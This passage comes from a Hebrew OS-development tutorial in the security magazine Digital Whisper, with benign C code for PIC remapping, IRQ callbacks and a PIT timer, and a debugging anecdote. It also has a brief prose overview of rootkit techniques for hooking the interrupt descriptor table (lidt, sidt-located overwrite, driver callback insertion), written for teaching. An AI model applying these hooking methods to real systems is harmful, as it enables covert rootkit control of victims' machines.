רכיב ה-PIC מאפשר לנו לממש שיטה זו. הרכיב מחובר מצד אחד ישירות אל מרכז הפסיקות במעבד, ומצידו השני מכיל 8 ערוצים לרכיבי חומרה. מאידך, הרכיב מאפשר לשמונה רכיבי חומרה שונים להתחבר אליו ולשלוח פסיקות למעבד. כל ערוץ ממופה לפסיקה חומרית אחרת, ונקרא בשם IRQ (Interrupt Request). ניתן להבין שהמספר המקורי של IRQ אפשריים נמוך, ויש צורך להגדילו. לכן, הוצב במעבד רכיב PIC נוסף (הנקרא Slave, משני), המחובר לאחד מהערוצים ב-PIC המקורי (הנקרא Master, ראשי) - IRQ2. כך מתאפשרים 15 IRQ שונים (שני סטים של שמונה ערוצים, פחות ערוץ התפוס אחד על ידי ה-PIC המשני).

כברירת מחדל, IRQ0 עד IRQ7 ממופים לפסיקות 0x08 עד 0x0f, וIRQ8 עד IRQ15 ממופים ל-0x70 עד 0x77. מכיוון שהפסיקות הנמוכות מ-0x20 שמורות לשימוש פנימי של המעבד יש למפות את ה-IRQ-ים המתאימים מחדש. בנוסף, בשביל הנוחות, נהוג למפות את ה-IRQ-ים של ה-PIC המשני כך שימשיכו באופן רציף את הפסיקות של ה-PIC הראשי. לכן, בד"כ ממפים את כל רצף ה-IRQ לפסיקות 0x20 עד 0x2f.

```
void irq_setup() {  
    outb(0x20, 0x11);  
    outb(0xA0, 0x11);  
    outb(0x21, 0x20);  
    outb(0xA1, 0x28);  
    outb(0x21, 0x04);  
    outb(0xA1, 0x02);  
    outb(0x21, 0x01);  
    outb(0xA1, 0x01);  
    outb(0x21, 0x0);  
    outb(0xA1, 0x0);  
    ...  
}
```

אוסף פקודות אלו אחראי לאתחל ולמפות מחדש את רכיבי ה-PIC. אנו יכולים לתקשר עם שני רכיבי ה-PIC בעזרת ארבע ערוצים (פורטים) - ערוצי הפקודות של ה-PIC הראשי והמשני הם 0x20 ו-0xa0 בהתאמה, וערוצי המידע שלהם הם 0x21 ו-0xa1 בהתאמה.

תחילה אנו שולחים את שתי הערכים הבאים לערוץ הפקודות (יש לציין כי הפקודה outb היא פונקצייה שקוראת לפקודת האסמבלי - out):


```
outb(0x20, 0x11);  
outb(0xA0, 0x11);
```

ניתן להגדיר את ה-PIC על ידי ארבע ערכים המסומנים ב-ICW1 עד ICW4. תחילה אנו שולחים את ICW1, שמסמן את ההגדרות ההתחלתיות של ה-PIC. ביט 0 שנשלח בערך זה מסמל ל-PCI שעליו לצפות לוקטור ICW4, שכן הוא אופציונאלי. הביט הרביעי מחוייב להיות דלוק על פי הגדרות הצי'פ. הביט השני (שהוא כבוי במקרה זה) מסמן את הקונפיגורציה של הרכיב - 1 מסמן מצב Single (רק PCI אחד) ו-0 Cascaded (כמה רכיבים מחוברים אחד לשני).

```
outb(0x21, 0x20);  
outb(0xA1, 0x28);
```

עתה אנו שולחים את ICW2. שכפי שניתן לנחש מהערכים שנשלחים, מנחה את ה-PIC כדי למפות מחדש את הפסיקות. במקרה זה אנו אומרים ל-PIC הראשי למפות את הפסיקות מ-0x20 והלאה, ול-PCI המשני מ-0x28 והלאה.

```
outb(0x21, 0x04);  
outb(0xA1, 0x02);
```



וקטור ה-ICW3 מסמן כיצד שני הרכיבים מחוברים אחד לשני. לראשי אנו מעבירים את הערך 0b00000100, וכך מסמנים לו שמחובר לו רכיב נוסף בערוץ השלישי (IRQ2). למשני אנו מעבירים את הערך 0b00000010. לאור חוסר הדוקומנטציה בעניין (בכל זאת מדובר בצ'יפ חומרתי ישן מאוד) ניתן לשער שתי משמעויות שונות לאותו הערך. הראשון, הערך מסמן לו שהוא מחובר לרכיב נוסף דרך הערוץ השני (IRQ9). המשמעות השנייה יכולה להיות שהרכיב המשני מחובר לרכיב הראשי בצ'יפ השלישי שלו. כך אנו יוצרים את החיבור בין שני הרכיבים.

```
outb(0x21, 0x01);  
outb(0xA1, 0x01);
```


וקטור ה-ICW4 קובע קונפיגורציות כלליות נוספות. בערכים שאנו מעבירים נקבע שעל ה-PIC לעבוד במצב x86.

```
outb(0x21, 0x00);  
outb(0xA1, 0x00);
```

לאחר מכן אנו מעבירים לרכיבים לא להתעלם (Mask) משום IRQ.

לבסוף אנו מחזירים את ערכו של דגל ה-IF ל-1:

```
__asm__("sti");
```



isr.c

הקוד נראה כך:

```
void (*isr_callbacks[16]) ();
...
void irq_handler(registers_t regs)
{
    outb(0x20, 0x20);
    if (regs.int_no >= IRQ8){
        outb(0xA0, 0x20);
    }
    if (isr_callbacks[regs.int_no-IRQ0]!=0){
        (*isr_callbacks[regs.int_no-IRQ0]) ();
    }
    else{
        screen_print("Recieved IRQ: ");
        screen_print_int(regs.int_no,16);
        screen_print("\n");
    }
}

void register_isr_callback(int irq,void (*callback)()){
    isr_callbacks[irq-IRQ0]=callback;
}
...
```

נפרק את הקוד לחלקים:

```
void (*isr_callbacks[16]) ();
```

שורה זו מדגימה את אחת היכולות החזקות של שפת C - מצביעי פונקציות (function pointers). יכולת זו מאפשרת לנו לשמור כמשתנה מבציע לפונקציה, ולקרוא לפונקציה כשנרצה. יכולת זו מאפשרת לנו לבחור לאיזה פונקצייה נרצה לקרוא במצב מסוים בזמן הריצה, בניגוד לקביעה בזמן הקימפול. לרוב משתמשים ביכולת זו כדי לממש Callbacks - כלומר, נניח ואנו רוצים לאפשר למשתמש לקבל התראה בכל פעם שאירוע מסוים קורה (לדוגמא חלון נסגר או נפתח), אנו יכולים לאפשר למשתמש לרשום את הפונקציה שלו כ-Callback, ואנו נריץ אותה בכל פעם שהאירוע קורה.

באופן סינטקטי ניתן להגדיר Callback כך:

```
return_type (*var_name) (...func_params...);
```

במקרה זה הגדרנו מערך של 16 משתנים כאלה, שמאפשרים לנו לבצע Callback לכל אחד מה-IRQ האפשריים.

```
outb(0x20, 0x20);  
    if (regs.int_no >= IRQ8){  
        outb(0xA0, 0x20);  
    }
```

לאחר קבלת IRQ, יש לסמן ל-PIC שקיבלנו את הפסיקה דרך ערוץ הפקודות שלו. לפקודה זו רואים ACK, והערך שלה הוא 0x20. אם קיבלנו את ה-IRQ מה-PIC הראשי, יש לשלוח אליו ACK על קבלת פסיקה זו. אך, אם קיבלנו את ה-IRQ מה-PIC המשני, יש לשלוח ACK גם ל-PIC הראשי וגם ל-PIC המשני. לכן, בשורה הראשונה אנו שולחים ACK ל-PIC הראשי, ולאחר מכן בודקים האם ה-IRQ הגיע מה-PIC המשני (על ידי בדיקת מספר ה-IRQ). במקרה הצורך אנו שולחים ACK ל-PIC המשני.

```
if (isr_callbacks[regs.int_no-IRQ0]!=0){  
    (*isr_callbacks[regs.int_no-IRQ0]) ();  
}
```

בשורות אלו אנו בודקים האם נרשם Callback לאותו IRQ שקיבלנו. אם כן, אנו מזמנים את הפונקציה שנרשמה.

```
void register_isr_callback(int irq,void (*callback)()){  
    isr_callbacks[irq-IRQ0]=callback;  
}
```

בשורות אלו אנו חושפים פונקציה שמאפשרת לרשום Callback ל-IRQ מסוים.

kernel.c

```
register_isr_callback(IRQ0,&watch);
```

בשורה זו אנו רושמים את הפונקציה watch כ-Callback ל-IRQ0. IRQ0 הוא הערוץ המחובר ל-PIT.


ה-PIT (Programmable Interval Timer) הוא רכיב חומרתי המאפשר לנו לעקוב אחר זמנים. רכיב זה עובד בתדירות של 1.193182 מגה הרץ (מספר הנראה אקראי, אך למעשה נובע משיקולים של נוחות - קיימים במחשב שני מתנדים (Oscillators) שהמכפלה המשותפת של התדירויות שלהם היא התדירות של ה-PIT). ה-PIT עובד בצורה הבאה: אנו קובעים מחלק תדירות (Frequency Divisor), וכאשר ה-PIT מבצע את מספר סיבובי השעון שצויין במחלק התדירות, הוא משחרר פולס דרך אחד הערוצים שמחוברים אליו. ה-PIT מחובר לשלושה ערוצים - ערוץ 0 מחובר ל-PIC הראשי דרך IRQ0. ערוץ 2 מחובר לרמקול המובנה במחשב (אותו הרמקול שעושה צליל בכל פעם שאנו מבצעים אתחול מחדש), ומאפשר לנו לקבוע את הצליל שהרמקול מפיק. ערוץ 1, למרות שהיום כבר אינו קיים, היה מחובר לזיכרון ה-RAM, והיה אחראי לבצע עדכון שלו פעם בכ-50 מילי-שניות. כברירת מחדל מחלק התדירות נקבע על 65535 או 65536, מה שנותן תדירות של כ-18.2 הרץ, ומכאן שאנו מקבלים פסיקה כל בערך 54.9 מילי-שניות. על ידי מעקב אחר מספר הפסיקות אנו יכולים לממש שעון בסיסי (ליתר דיוק, אנו יכולים לממש שעון עצר, שכן ה-PIT אינו מספק את הזמן האבסולוטי, אלא רק אינטרוול בין זמנים).

```
void watch(){
    static unsigned int time=0;
    if(time%1000==0){
        screen_print("Tick: ");
        screen_print_int(time,10);
        screen_print("\n");
    }
    time+=55;
}
```

פונקציה זו, שמהווה Callback בסיסי ל-IRQ0 שנוצר על ידי ה-PIT, סופרת את מספר הפעמים שמתקבלת פסיקה (באופן לא מדויק, יש לציין) וכאשר עוברת שנייה היא מדפיסה למסך הודעה.

הרצה

נקמפל ונריץ.



```
Mine - VMware Player  File  Virtual Machine  Help    
Tick: 41000   
Tick: 42000   
Tick: 43000   
Tick: 44000   
Tick: 45000   
Tick: 46000   
Tick: 47000   
Tick: 48000   
Tick: 49000   
Tick: 50000   
Tick: 51000   
Tick: 52000   
Tick: 53000   
Tick: 54000   
Tick: 55000   
Tick: 56000   
Tick: 57000   
Tick: 58000   
Tick: 59000   
Tick: 60000   
Tick: 61000   
Tick: 62000   
Tick: 63000   
Tick: 64000   
Tick: 65000
```

אתגר נוסף:

נגן אוקטבה של צלילים (עצה מראש - להתחיל מ-A ("לה") אמצעי) בעזרת הרמקול הפנימי. יש לציין שניתן לבצע זאת רק במכונה אמיתית, שכן מכונות וירטואליות לא מכילות רמקול זה.

השלכות על אבטחת מידע:

בפרק זה תואר מנגנון שמשמש פעמים רבות למימוש קריאות לקרנל מתוך קוד משתמש - IDT. בלינוקס, למשל, הפסיקה 0x80 שמורה לשימוש של System Calls. תוקף שמוסגל בדרך מסוימת לשנות את ה-IDT מסוגל להפנות ל-ISR שבנה בעצמו (טכניקה הנקראת Hooking). בדרך זו התוקף יכול להקשיב לכל קריאה שמתבצעת למערכת ההפעלה, ולשלוט כמעט על כל פעולה שמתבצעת (משינוי זמנים על ידי ה-PIT לשינוי המידע שנשמר על הדיסק הקשיח). מכאן שה-IDT משך את תשומת הלב של חוקרי האבטחה וכותבי הוירוסים כאחד, ושימש פעמים רבות כוקטור שוירוסים ורוטקיטים השתמשו בו, אם כי היום כמעט ולא, לאור הקלות שבגילוי המתקפה. ניתן לחשוב על שלוש דרכים עיקריות לבצע מתקפה כזו:

1. אם לקוד יש הרשאות מלאות, הוא פוטנציאלית יכול להריץ את הפקודה lidt וכך לטעון IDT חדש.
2. אם התוקף יודע איפה יושב ה-IDT בזיכרון (בין אם זה מקום או קבוע, כפי שקורה ב-Windows, או בין אם הוא קיבל את המידע דרך הפקודה sidt), הוא יכול לשנות אותו ישירות בזיכרון על ידי `mov` פשוט.
3. לפעמים מערכות הפעלה חושפות לדרייברים אפשרות להרשם כקולבק על IRQ מסוים. אם התוקף יכול להשתיל דרייבר כזה בתחילה רשימת הקולבקים, הוא יכול לשנות את המידע ששאר הדרייברים בתחתית הרשימה מקבלים.

טעות מעניינת:

במהלך כתיבת הקוד לפרק זה נתקלתי בבאג שלא הצלחתי לפתור אחרי ניסיונות רבים. בניגוד לתוכניות רגילות, בהן נמצאת תשתית דיבאגינג קיימת, קשה מאוד לדבג את הבסיס של מערכת ההפעלה. עבר זמן רב עד שהצלחתי לזהות את הבעיה, וארצה לשתף את הבעיה שכן לדעתי היא מספקת נקודה מעניינת על נושא זה.

בכל פעם שהייתי מבצע פסיקה, היה נוצר Triple Fault והמחשב היה מאתחל עצמו מחדש. תחילה ניסיתי לצמצם את ה-IDT אך ורק לפסיקה אחת ולקרוא לה, אך גם במצב זה קיבלתי Triple Fault. וידאתי מספר פעמים שהפורמט של ה-IDT שאני מעביר הינו נכון, ואכן כך היה המצב. לבסוף החלטתי לממש את טענית ה-IDT בעל הפסיקה האחת באסמבלי, ואכן ניסיון זה פתר את הבעיה. כשהשוותי את הערכים שמועברים ל-lidt ואת הפורמט של ה-IDT בין קוד האסמבלי לקוד ה-C ראיתי שהוא זהה לחלוטין. לאחר מחקר פתרתי את הבעיה על ידי השינוי הבא:

לפני	אחרי
<pre>void idt_setup(){ idt_entry_t idt_entries[256]; ... idt_set_gate(0, (unsigned int) isr0, 0x08, 0x8e); idt_set_gate(1, (unsigned int) isr1, 0x08, 0x8e); idt_set_gate(2, (unsigned int) isr2, 0x08, 0x8e); idt_set_gate(3, (unsigned int) isr3, 0x08, 0x8e); idt_set_gate(4, (unsigned int) isr4, 0x08, 0x8e); idt_set_gate(5, (unsigned int) isr5, 0x08, 0x8e); ... }</pre>	<pre>idt_entry_t idt_entries[256]; void idt_setup(){ ... idt_set_gate(0, (unsigned int) isr0, 0x08, 0x8e); idt_set_gate(1, (unsigned int) isr1, 0x08, 0x8e); idt_set_gate(2, (unsigned int) isr2, 0x08, 0x8e); idt_set_gate(3, (unsigned int) isr3, 0x08, 0x8e); idt_set_gate(4, (unsigned int) isr4, 0x08, 0x8e); idt_set_gate(5, (unsigned int) isr5, 0x08, 0x8e); ... }</pre>

ומה בעצם קרה? בכדי להבין את שורש הבעיה יש להיזכר בסטנדרט הקריאה ב-C - cdecl. במצב זה, כל משתנה שאנו מכריזים בתוך פונקציה נדחף למחסנית. כאשר אנו יוצאים מהפונקציה, המשתנים הלוקליים לאותה פונקציה נשלפים החוצה. בפעם הבאה שאקרא לפונקציה ידחפו משתנים נוספים **באותו מקום בזיכרון** כמו המשתנים הלוקליים של הפונקציה הקודמת שנקראה. מכן, שאם אכריז על רשימת ערכי ה-IDT כמשתנים לוקליים לפונקציה, הם ידרסו על ידי המשתנים הלוקליים של הפונקציה הבאה שאקרא לה.

עצם הבלבול נבע מכך שהתעלמתי מהעבודה שה-IDT אינו נשמר באוגר מיוחד, אלא רק הפויינטר אליו נשמר כך. ה-IDT עצמו נמצא בזיכרון הנדיף הרגיל, מכאן שדינו כדין כל אזור זיכרון אחר, ויש לדאוג שאורך חייו (Scope) ישמר לאורך כל קיום מערכת ההפעלה.

בעיה זו מזכירה את חור האבטחה Use After Free, ואכן שניהם חושפים את התוכנית לסוג דומה של סיכון.

על המחבר

אני עידן פסט, בן 17 מרעות, ואני עובד כבודק חוסן בחברה לאבטחת מידע לאחר שסיימתי את לימודי התיכון שנה שעברה. המגזין הזה היווה לי מקור מידע מעולה ונגיש ולכן הרגשתי צורך לתרום חזרה בכדי לקדם אנשים אחרים בתחום. ניתן ליצור איתי קשר בכתובת: idanfast AT gmail.com.



קישורים לקריאה נוספת

מדריכים של אינטל. כבד מאוד, אבל בהחלט שווה:

<http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>

דוקימנטציה על מספר רב של פקודות x86:

<http://faydoc.tripod.com/cpu/index.htm>

רשימת האינטרפטים של ראלף בראון - מומלץ:

<http://ctyme.com/rbrown.htm>

מדריך למערכת הפעלה דמויית UNIX קטעי קוד רבים בפרק זה עובדו ממדריך זה:

http://www.jamesmolloy.co.uk/tutorial_html/index.html

פרוייקט Linux From Scratch. מעולה ללמידה מעמיקה על הארכיטקטורה של Linux:

<http://www.linuxfromscratch.org>

הקוד של הגרסה הראשונה של הקרנל של לינוקס. אם רוצים אפשר לקרוא את הקוד של גרסאות חדשות יותר, אבל הוא נהייה שם יותר מסובך בגלל אופטימיזציות וכו':

<ftp://ftp.kernel.org/pub/linux/kernel/v1.0/>

מקור מדהים, בעיקר הקהילה:

<http://wiki.osdev.org>

MSDN של מיקרוסופט - מאגר ידע עצום. מכיל הרבה רעיונות ותיעודים:

<http://msdn.microsoft.com/en-us/library/ms123401.aspx>

ללא ספק הויקי המקיפה ביותר לגבי הפצה מסוימת של לינוקס, ומכילה המון מידע אודות כלים למיניהם וכו'. עוזר בצורה עקיפה:

https://wiki.archlinux.org/index.php/Main_Page

רשימה של פרוייקטים שאנשים עשו ב-OSDEV. מביא רעיונות מגניבים:

<http://wiki.osdev.org/Projects>



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-34 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אוגוסט.

אפיק קסטיאל,

ניר אדר,

31.07.2012

דברי סיום

www.DigitalWhisper.co.il